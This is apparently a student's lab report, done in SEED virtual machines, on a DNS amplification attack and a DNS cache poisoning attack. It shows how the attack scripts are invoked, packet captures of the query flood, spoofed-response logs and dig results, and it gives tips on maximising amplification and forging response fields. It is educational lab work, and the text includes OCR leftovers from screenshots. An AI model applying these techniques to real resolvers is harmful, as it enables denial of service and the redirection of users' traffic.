DNS Attack Report

B04502051 陳邦元

- ## How to Run my code

1. Amplification Attack

```
sudo python3.5 dns_amplification.py -I <interface> -v <victim_ip>
 -d <targe_dns_ip>
```


hostname is hard coded, which is “abcdefg.hijklmnopqrstvw.xyz”.

2. Cache Poisoning Attack w/ sniffer


```
sudo python3.5 dns_cache_poisoning.py -w <target_website> -d <tar
get_dns_ip> -I <Interface> -i <spoofed IP>
```

when the sniffer detects the target DNS server query something or receive some responses, you’ll see “[**] Detect DNS QR/RR from …..”.
and if the specified target website is in the query name field, the script will record the QR information and send the forgery response to the DNS server.

- ## Outcome



SEED_VM2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
4:12 AM Seed
Terminal
Workspaces
ion of update
Settings...
Close
Right Ctrl

```
[vm2]sudo python3.5 dns_amplification.py -I eth16 -v 192.168.56.13 -d 192.168.56
.15
[sudo] password for seed:
```



SEED_VM1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from eth15 [Wireshark 1.6.7]
4:12 AM Seed
Filter:
Expression...
Clear
Apply
Right Ctrl

No.	Time	Source	Destination	Protocol	Length	In
13231	2019-05-30 03:33:17.62	192.168.56.13	192.168.56.15	DNS	82	St
13232	2019-05-30 03:33:17.62	192.168.56.13	192.168.56.15	DNS	82	St
13233	2019-05-30 03:33:17.62	192.168.56.13	192.168.56.15	DNS	82	St
13234	2019-05-30 03:33:17.63	192.168.56.13	192.168.56.15	DNS	82	St
13235	2019-05-30 03:33:17.63	192.168.56.13	192.168.56.15	DNS	82	St
13236	2019-05-30 03:33:17.64	192.168.56.13	192.168.56.15	DNS	82	St
13237	2019-05-30 03:33:17.64	192.168.56.13	192.168.56.15	DNS	82	St
13238	2019-05-30 03:33:17.65	192.168.56.13	192.168.56.15	DNS	82	St
13239	2019-05-30 03:33:17.65	192.168.56.13	192.168.56.15	DNS	82	St
13240	2019-05-30 03:33:17.65	192.168.56.13	192.168.56.15	DNS	82	St
13241	2019-05-30 03:33:17.66	192.168.56.13	192.168.56.15	DNS	82	St
13242	2019-05-30 03:33:17.66	192.168.56.13	192.168.56.15	DNS	82	St
13243	2019-05-30 03:33:17.66	192.168.56.13	192.168.56.15	DNS	82	St
13244	2019-05-30 03:33:17.67	192.168.56.13	192.168.56.15	DNS	82	St
13245	2019-05-30 03:33:17.67	192.168.56.13	192.168.56.15	DNS	82	St
13246	2019-05-30 03:33:17.68	192.168.56.13	192.168.56.15	DNS	82	St
13247	2019-05-30 03:33:17.68	192.168.56.13	192.168.56.15	DNS	82	St
13248	2019-05-30 03:33:17.68	192.168.56.13	192.168.56.15	DNS	82	St
13249	2019-05-30 03:33:17.69	192.168.56.13	192.168.56.15	DNS	82	St
13250	2019-05-30 03:33:17.69	192.168.56.13	192.168.56.15	DNS	82	St
13251	2019-05-30 03:33:17.70	192.168.56.13	192.168.56.15	DNS	82	St
13252	2019-05-30 03:33:17.70	192.168.56.13	192.168.56.15	DNS	82	St

eth15: <live capture in progress> F… Packets: 19792 Displayed: 1979… Profile: Default



```
[vm2]sudo python3.5 dns_cache_poisoning.py -w www.goaaa.com -d 192.168.66.101 -i
 192.168.66.99 -I eth15
[**] Detected DNS QR from target DNS server to 168.95.1.1
[**] Target DNS Server is Querying for : www.goaaa.com.
[**] Spoofed Packet Sent !!
[**] Detected DNS RR from 168.95.1.1 to target DNS server
[**] Detected DNS RR from 192.168.1.1 to target DNS server
[**] Detected DNS QR from target DNS server to 168.95.1.1
[**] Detected DNS RR from 168.95.1.1 to target DNS server
[**] Detected DNS QR from target DNS server to 168.95.1.1
[**] Target DNS Server is Querying for : www.goaaa.com.
[**] Spoofed Packet Sent !!
[**] Detected DNS RR from 192.168.1.1 to target DNS server
[**] Detected DNS RR from 168.95.1.1 to target DNS server
[**] Detected DNS QR from target DNS server to 91.189.91.139
[**] Detected DNS QR from target DNS server to 91.189.94.173
```



```
;; WHEN: Thu May 30 04:39:43 2019
;; MSG SIZE  rcvd: 48

[05/30/2019 04:39] seed@ubuntu:~$ dig www.goaaa.com
;; reply from unexpected source: 192.168.1.1#53, expected 168.95.1.1#53

; <<>> DiG 9.8.1-P1 <<>> www.goaaa.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2066
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.goaaa.com.                 IN      A

;; ANSWER SECTION:
www.goaaa.com.          3600    IN      A       209.82.234.235

;; Query time: 38 msec
;; SERVER: 168.95.1.1#53(168.95.1.1)
;; WHEN: Thu May 30 04:40:00 2019
;; MSG SIZE  rcvd: 47

[05/30/2019 04:40] seed@ubuntu:~$
```

```
    122 2019- 192.168.56.15     192.168.56.13     DNS        82 Standard query res
    123 2019- 192.168.56.13     192.168.56.15     DNS        82 Standard query A v
eth17: <live capture in progress> F...   Packets: 452 Displayed: 236 Ma...   Profile: Default
```

Discovers

1. When testing which query type has the largest amplification factor, I found that TXT did.
2. When forgery response some information from query packet should be refilled into forgery response, such as id, qtype, qclass, opcode, qdcount, should be the same as the DNSQR packet.

Reference

鳥哥的 Linux 私房菜 DNS server
http://linux.vbird.org/linux_server/0350dns.php#DNS_search

DNS Spoofing: 何謂 DNS? DNS Cache Poisoning?
https://ithelp.ithome.com.tw/articles/10193791

Scapy Documentation
https://scapy.readthedocs.io/en/latest/